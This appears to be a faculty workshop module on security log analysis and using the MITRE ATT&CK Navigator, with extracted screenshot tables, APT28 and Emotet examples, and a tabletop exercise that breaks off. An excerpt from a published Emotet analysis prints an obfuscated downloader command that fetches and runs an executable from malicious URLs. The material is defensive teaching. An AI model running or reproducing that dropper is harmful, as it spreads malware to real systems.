
Keep All Host Clocks Synchronized. Protocols such as the Network Time Protocol (NTP) synchronize clocks among hosts.

Event correlation will be more complicated if the devices reporting events have inconsistent clock settings. From an evidentiary standpoint, it is preferable to have consistent timestamps in logs—for example, to have three logs that show an attack occurred at 12:07:01 a.m., rather than logs that list the attack as occurring at 12:07:01, 12:10:35, and 11:07:06.

Use Internet Search Engines for Research. Internet search engines can help analysts find information on unusual activity. For example, an analyst may see some unusual connection attempts targeting TCP port 22912. Performing a search on the terms “TCP,” “port,” and “22912” may return some hits that contain logs of similar activity or even an explanation of the significance of the port number.

Use of practical scenarios to motivate students

Search for “Mitre attack navigator”



MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

[help](#) [changelog](#) [theme](#) ▾

Create New Layer Create a new empty layer ^

Enterprise Mobile ICS

More Options ▾

Open Existing Layer Load a layer from your computer or a URL ▾

Catalog of different attack scenarios and techniques used in attacks

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Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/3)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Scheduled Task/Job (0/5)	Create Account (0/3)	Input Capture (0)	Deploy Container
Search Open Technical			Shared Modules			Direct Volume Access

platforms

- Linux
- macOS
- Windows
- PRE
- Containers
- Network
- Office 365
- SaaS
- Google Workspace
- IaaS
- Azure AD



mitre-attack.github.io/attack-navigator/

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Active Scanning (0/3)	Active Scanning (T1595) (0/2)	Drive-by Compromise (0/2)	Command and Scripting Interpreter (0/5)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middle (0/1)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application (0/3)	Exploitation for Client Execution (0/2)	BITS Jobs (0/2)	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services (0/3)	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs (0/3)	Credential from Password Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions (0/3)	Native API (0/2)	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion (0/3)	Exploitation for Credential Access (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions (0/2)	Browser Extensions (0/2)	Deobfuscate/Decode Files or Information (0/3)	Forced Authentication (0/3)

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Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques
Active Scanning (0/3)	Active Scanning (T1595)	Drive-by Compromise
Gather Victim Host Information (0/4)	pin/unpin tooltip	Exploit Public-Facing Application
Gather Victim Identity Information (0/3)	select	External Remote Services
Gather Victim Network Information (0/6)	add to selection	Hardware Additions
Gather Victim Org Information (0/4)	remove from selection	Phishing (0/3)
Phishing for Information (0/3)	select all	Replication
Search Closed Sources (0/2)	deselect all	Stealthy Removable Media
Search Open Technical Databases (0/5)	invert selection	Supply Chain Compromise (0/3)
Search Open Websites/Domains (0/2)	select annotated	Trusted Relationship
Search Victim-Owned Websites	select unannotated	Valid Accounts (0/3)
	select all techniques in tactic	
	deselect all techniques in tactic	
	view technique	
	view tactic	

<https://attack.mitre.org/techniques/T1595/>

The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

TECHNIQUES

Active Scanning

Scanning IP Blocks

Vulnerability Scanning

Wordlist Scanning

Gather Victim Host Information

Gather Victim Identity Information

Gather Victim Network Information

Gather Victim Org Information

Phishing for Information

Search Closed Sources

Search Open Technical Databases

Search Open Websites/Domains

Search Victim-Owned Websites

Resource Development

Home > Techniques > Enterprise > Active Scanning

Active Scanning

Sub-techniques (3)

Adversaries may execute active reconnaissance scans to gather information that can be used during targeting. Active scans are those where the adversary probes victim infrastructure via network traffic, as opposed to other forms of reconnaissance that do not involve direct interaction.

Adversaries may perform different forms of active scanning depending on what information they seek to gather. These scans can also be performed in various ways, including using native features of network protocols such as ICMP.^{[1][2]} Information from these scans may reveal opportunities for other forms of reconnaissance (ex: Search Open Websites/Domains or Search Open Technical Databases), establishing operational resources (ex: Develop Capabilities or Obtain Capabilities), and/or initial access (ex: External Remote Services or Exploit Public-Facing Application).

Mitigations

ID: T1595

Sub-techniques: T1595.001, T1595.002, T1595.003

Tactic: Reconnaissance

Platforms: PRE

Version: 1.0

Created: 02 October 2020

Last Modified: 08 March 2022

Version Permalink

TECHNIQUES

- Enterprise
- Reconnaissance
- Active Scanning
 - Scanning IP Blocks
 - Vulnerability Scanning
 - Wordlist Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases

ID	Name	Description
G0007	APT28	APT28 has performed large-scale scans in an attempt to find vulnerable servers. ^[2]
G0016	APT29	APT29 has conducted widespread scanning of target environments to identify vulnerabilities for exploit. ^[3]
G0143	Aquatic Panda	Aquatic Panda has used publicly accessible DNS logging services to identify servers vulnerable to Log4j (CVE-2021-44228). ^[4]
G0035	Dragonfly	Dragonfly has scanned targeted systems for vulnerable Citrix and Microsoft Exchange services. ^[5]
G0059	Magic Hound	Magic Hound has conducted widespread scanning to identify public-facing systems vulnerable to Log4j (CVE-2021-44228). ^[6]
G0034	Sandworm Team	Sandworm Team has scanned network infrastructure for vulnerabilities as part of its operational planning. ^[7]
G0139	TeamTNT	TeamTNT has scanned for vulnerabilities in IoT devices and other related resources such as the Docker API. ^[8]
G0123	Volatile Cedar	Volatile Cedar has performed vulnerability scans of the target server. ^{[9][10]}

APT = advanced persistent threat

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Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	Exploitic for Creden Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Deobfuscate/Decode Files or Information	Forced Authentic
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Direct Volume Access	Forge Wel Credential
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Domain Policy Modification (0/2)	Execution Guardrails (0/1)	Input Capture (0/)
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Escape to Host	Exploitation for Defense Evasion	Modify Authentic Process (0/)
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (0/2)	Event Triggered Execution (0/11)	Event Triggered Execution (0/11)	File and Directory Permissions Modification (0/1)	Multi-Fact Authentic Intercepti
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Exploitation for Privilege Escalation	Hide Artifacts (0/9)	Multi-Fact Authentic
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Search apt28

Search Settings

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Techniques (1)

select all deselect all

Acquire Infrastructure : Domains [view](#) select deselect

Threat Groups (2)

select all deselect all

APT28 [view](#) select deselect

Sandworm Team [view](#) select deselect

The screenshot shows a web browser window with the URL attack.mitre.org/software/S0367/. The browser's address bar and tabs are visible at the top. Below the browser is a red navigation bar with the MITRE ATT&CK logo and menu items: Matrices, Tactics, Techniques, Data Sources, Mitigations, Groups, Software, and Resources. A grey banner below the navigation bar contains the text: "The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed here." The main content area is divided into a left sidebar and a main panel. The sidebar, titled "SOFTWARE", lists various malware variants: Emotet (highlighted in red), Empire, EnvyScout, Epic, esentutl, and eSurv. The main panel shows the breadcrumb "Home > Software > Emotet", the title "Emotet", and a paragraph of text: "Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. Emotet first emerged in June 2014 and has been primarily used to target the banking sector. [1]"

<https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-2-powershell-unveiled>

If you search on the lens, type in apt28. Then go to threat groups, and it shows APT28. It then shows you in blue all the methods used in APT28

The screenshot displays the MITRE ATT&CK Navigator v4.6.4 interface. The main area is a grid of ATT&CK techniques, categorized into eight groups: Reconnaissance (10 techniques), Resource Development (7 techniques), Initial Access (8 techniques), Execution (8 techniques), Persistence (16 techniques), Privilege Escalation (11 techniques), Defense Evasion (22 techniques), and Credential Access (14 techniques). The search results for 'apt28' are highlighted in blue across the grid, including techniques like 'Drive-by Compromise', 'Exploit Public-Facing Application', 'External Remote Services', 'Command and Scripting Interpreter', 'Exploitation for Client Execution', 'Inter-Process Communication', 'Native API', 'Scheduled Task/Job', 'Software Deployment Tools', 'System Services', 'User Execution', 'Account Manipulation', 'Boot or Logon Autostart Execution', 'Boot or Logon Initialization Scripts', 'Browser Extensions', 'Compromise Client Software Binary', 'Create Account', 'Create or Modify System Process', 'Event Triggered Execution', 'Exploitation for Privilege Escalation', 'External Remote Services', 'Hijack Execution Flow', 'Process Injection', 'Abuse Elevation Control Mechanism', 'Debugger Evasion', 'Deobfuscate/Decode Files or Information', 'Execution Guardrails', 'Exploitation for Defense Evasion', 'File and Directory Permissions Modification', 'Hide Artifacts', 'Hijack Execution Flow', 'Impair Defenses', 'Indicator Removal on Host', and 'Masquerading'.

On the right side, there is a search bar with 'apt28' entered. Below it, the 'Search Settings' section shows filters for 'name', 'ATT&CK ID', 'description', and 'data sources'. The 'Techniques (1)' section shows a list of techniques with 'select all' and 'deselect all' buttons. The 'Threat Groups (2)' section shows a list of threat groups, with 'APT28' highlighted in blue and 'Sandworm Team' below it. Both threat groups have 'select all', 'deselect all', 'view', 'select', and 'deselect' buttons.

The bottom of the screen shows the Windows taskbar with the search bar and the system tray displaying the time as 3:38 PM on 6/29/2022.

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Execution

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Command and Scripting Interpreter (0/4)

Exploitation for Client Execution

Threat Groups (2)

select all

APT28

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 8 techniques	Execution 8 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/0)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/3)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Supply Chain Compromise (0/3)	Software Deployment Tools

Techniques (1)

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Acquire Infrastructure : Domains [view](#) select deselect

Threat Groups (2)


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select all

deselect all

APT28 [view](#) select deselect

Sandworm Team [view](#) select deselect



1. This is a complex tool. You can assign scores, and then keep track of things.
2. There are also weblinks to different techniques used in that attack.
3. You can also find procedures, tactics, goals, techniques
4. Tactics, goals, techniques, procedures etc
5. You can look for network sniffing, emotnet etc. This will take you to the mitre website for further details, e.g.
attack.mitre.org/software/S0367

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Emotet

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Emotet Technical Analysis - Part 1 Reveal the Evil Code

Emotet Technical Analysis - Part 1 "Reveal the Evil Code"


Süleyman Özarslan, PhD | January 30, 2020

Emotet was first identified in 2014 as a banking malware stealing sensitive and private information. Although Emotet has been used for

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Textbox1 is not seen by the victim, it is hidden in the document. We used the DebugView method to see the content of the Textbox1, and accessed the following code that is executed by the `Interaction.Shell` method:

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c:\SzcTnucwEfw\SbuaBlErrzYp1\RdPspAGt\...\..\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /V:/C"set XhOY='Jwt'=BTH$}}{hctac}};kaerb;'GGi'=WLB$;hjk$ metI-ekovni{ }00008 eg- h tgnel.)hjk$ metI-teG(( fI;'cRO'=ivj$;hjk$ ,RFw$(eliFdaoInwoD.lho${yrtf})YI1$ ni RFw$(hcaerof;'exe.'+ori $+'\'+pmet:vne$=hjk$;'njw'=pBF$;'051' = ori$;'abm'=vvs$;)'@(tilpS.'HgC1qLI06/ln.tfeelc//:ptth@vNdyoSJJX/setirovaf_dda/moc.tramsyotihsayah.www//:ptth@IzIWsGC4w/moc.srettiftuorevirytinirt.www//:ptth@vJwloS1p/moc.kokgnabpac.www//:ptth@dhvXN9L/moc.ierebeweedi.www//:ptth='YI1$;tneilCbeW.teN tcejbo-wen=1ho$;'VfD'=vSK $ l1ehsrewop&&for /L %V in (497,-1,0)do set xJWn=!xJWn!!XhOY:~%V,1!&&if %V==0 call %xJWn:~6%"
```

We see a heavily obfuscated code to make detection difficult, the only clear part of the code is

`c:\SzcTnucwEfw\SbuaBlErrzYp1\RdPspAGt\...\..\windows\system32\cmd.exe`. As seen on this part of the code, three random directories are added after `c:\` to bypass weak security controls, then three `..` are added to traverse back to `c:\`. Therefore, the obtained path is `c:\windows\system32\cmd.exe` that runs the subsequent commands.


However, those commands are also obfuscated:

You can create different layers in the Mitre tool.

Each can be colored differently. So you can get an overall birds eye view of what attacks are happening.

You can assign them different scores as well.

All this gets very complicated! But also very interesting.



Suppose APT3 and APT28 are targeting your company.

They you color code these threats and find out what is in common between these two threats.

Then you should allocate more resources to protect your company based on what is common.

That is one use case.

APT = Advanced Persistent Threat

You can color different layers using this palette.. For instance, you could have threats colored according to the MITRE threat kill chain. Then, one use case is if you are in a triage stage, you can go after the ones with the most risk (ie at the most advanced penetration stage). Another use case is that you want to prevent future attacks. In this use case, you will go after the early stages, ie reconnaissance etc. If you cut off those jobs, you will prevent future attacks.

The screenshot displays the MITRE Attack Navigator interface, which organizes attack techniques into columns representing different stages of the kill chain. The columns are: Initial Access (8 techniques), Execution (8 techniques), Persistence (16 techniques), Privilege Escalation (11 techniques), Defense Evasion (22 techniques), Credential Access (14 techniques), Discovery (21 techniques), and Lateral Movement (7 techniques). A 'Tactic Row Background' color picker is open, showing a gradient from red to green with hex codes #ff6666, #ffe766, and #8ec843. A blue arrow points from the yellow text box to the color picker.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
Drive-by Compromise	Command and Scripting Interpreter (0/4)	Account Manipulation (0/1)	Abuse Elevation Control Mechanism (0/2)	Abuse Elevation Control Mechanism (0/2)	Adversary-in-the-Middle (0/2)	Account Discovery (0/2)	Exploitation of Remote Services
Exploit Public-Facing Application	Exploitation for Client Execution	Boot or Logon Autostart Execution (0/2)	Boot or Logon Autostart Execution (0/2)	Debugger Evasion	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing
External Remote Services	Inter-Process Communication (0/0)	Boot or Logon Initialization Scripts (0/1)	Boot or Logon Initialization Scripts (0/2)	Deobfuscate/Decode Files or Information	Credentials from Password Stores (0/3)	Browser Bookmark Discovery	Lateral Tool Transfer
Hardware Additions	Native API	Browser Extensions	Boot or Logon Initialization Scripts (0/1)	Execution Guardrails (0/1)	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (0/1)
Phishing (0/3)	Scheduled Task/Job (0/3)	Compromise Client Software Binary	Create or Modify System Process (0/1)	Exploitation for Defense Evasion	Forge Web Credentials (0/1)	File and Directory Discovery	Remote Service Hijacking (0/1)
Supply Chain Compromise (0/3)	Software Deployment Tools	Event Triggered Execution (0/2)	Escape to Host	File and Directory Permissions Modification (0/1)	Input Capture (0/3)	Network Service Discovery	Remote Services (0/2)
Trusted Relationship	System Services (0/0)	Create Account (0/2)	Event Triggered Execution (0/2)	Hide Artifacts (0/7)	Modify Authentication Process (0/1)	Network Share Discovery	Software Deployment Tools
Valid Accounts (0/3)	User Execution (0/2)	Create or Modify System Process (0/1)	Exploitation for Privilege Escalation	Hijack Execution Flow (0/1)	Multi-Factor Authentication Interception	Network Sniffing	Taint Shared Content
		Event Triggered Execution (0/2)	Hijack Execution Flow (0/1)	Impair Defenses (0/5)	Multi-Factor Authentication Request Generation	Password Policy Discovery (0/2)	
		External Remote Services	Process Injection	Indicator Removal on Host (0/4)		Peripheral Device Discovery	
		Hijack Execution Flow		Masquerading (0/5)		Permission Groups Discovery (0/2)	
				Modify Authentication Process		Process Discovery	
						Remote System	


About Mitre.org and the att&ck framework

1. The framework itself is very powerful.
2. This is part of an open source movement. The threats and the landscape are constantly updated.
3. What is the use of the APTs, e.g. APT2?
 1. Organizations like banks will make sure that they are robust with respect to the threats in APT2.
 2. It is the job of their security analysts to protect their systems.
 3. You need to make sure that at least for the known attack strategies you have created an adequate defense.
4. Many attackers use a group of common techniques – they have their own signatures. That is how the Bangladesh bank attack was traced to North Korea – there were several common techniques that they used together in that attack.

Exfiltration

1. A hacker could steal your file and put it on the internet. If you had computed the SHA256 hash of this file on your system, you can compare it with the hash of the file on the internet.
2. If they are the same, you know that it is the same file that was stolen from you!
3. This is another reason why storing the SHA256 values of your files is a best practice (as mentioned earlier).

Search for “Mitre attack navigator”



MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

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GO here: Create New Layer,
And then Enterprise.

Click here and give this layer a name, e.g. tabletop.

mitre-attack.github.io/tabletop

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Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	<input type="checkbox"/> macOS
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (0/14)	Boot or Logon Autostart Execution (0/14)	BITS Jobs	<input type="checkbox"/> Windows
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	<input type="checkbox"/> PRE
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/3)	Browser Extensions	Create or Modify System Process (0/4)	Debugger Evasion	<input type="checkbox"/> Containers
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deobfuscate/Decode Files or Information	<input type="checkbox"/> Network
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						Domain Policy Modification (0/2)	<input type="checkbox"/> IaaS
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Select PRE and Windows.

Faculty Development Workshop Module 6: Tabletop Exercise on Scenario Building

For this tabletop exercise, you are required to build a cybersecurity scenario utilizing the following steps:

1. Use the ATT&CK Navigator

Open the URL: <https://mitre-attack.github.io/attack-navigator/>

Apply the platform filters **PRE** and **Windows**.

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Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	<input type="checkbox"/> macOS
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/10)	Boot or Logon Autostart Execution (0/10)	BITS Jobs	<input checked="" type="checkbox"/> Windows
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/2)	Boot or Logon Initialization Scripts (0/2)	Debugger Evasion	<input type="checkbox"/> PRE
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/2)	Browser Extensions	Boot or Logon Initialization Scripts (0/2)	Deobfuscate/Decode Files or Information	<input type="checkbox"/> Containers
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Create or Modify System Process (0/1)	Direct Volume Access	<input type="checkbox"/> Network
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain	Software Deployment Tools	Create	Domain Policy Modification (0/2)	Domain Policy Modification (0/2)	<input type="checkbox"/> Office 365
			System Services		Domain Policy Modification	Execution Guardrails	<input type="checkbox"/> SaaS
							<input type="checkbox"/> Google Workspace
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2. Apply Lockheed Martin's Kill Chain

For each of the following kill chain segment, select a particular technique.

A. Reconnaissance


- Adversary chooses and researches target; attempts to identify system vulnerabilities of target

Technique—

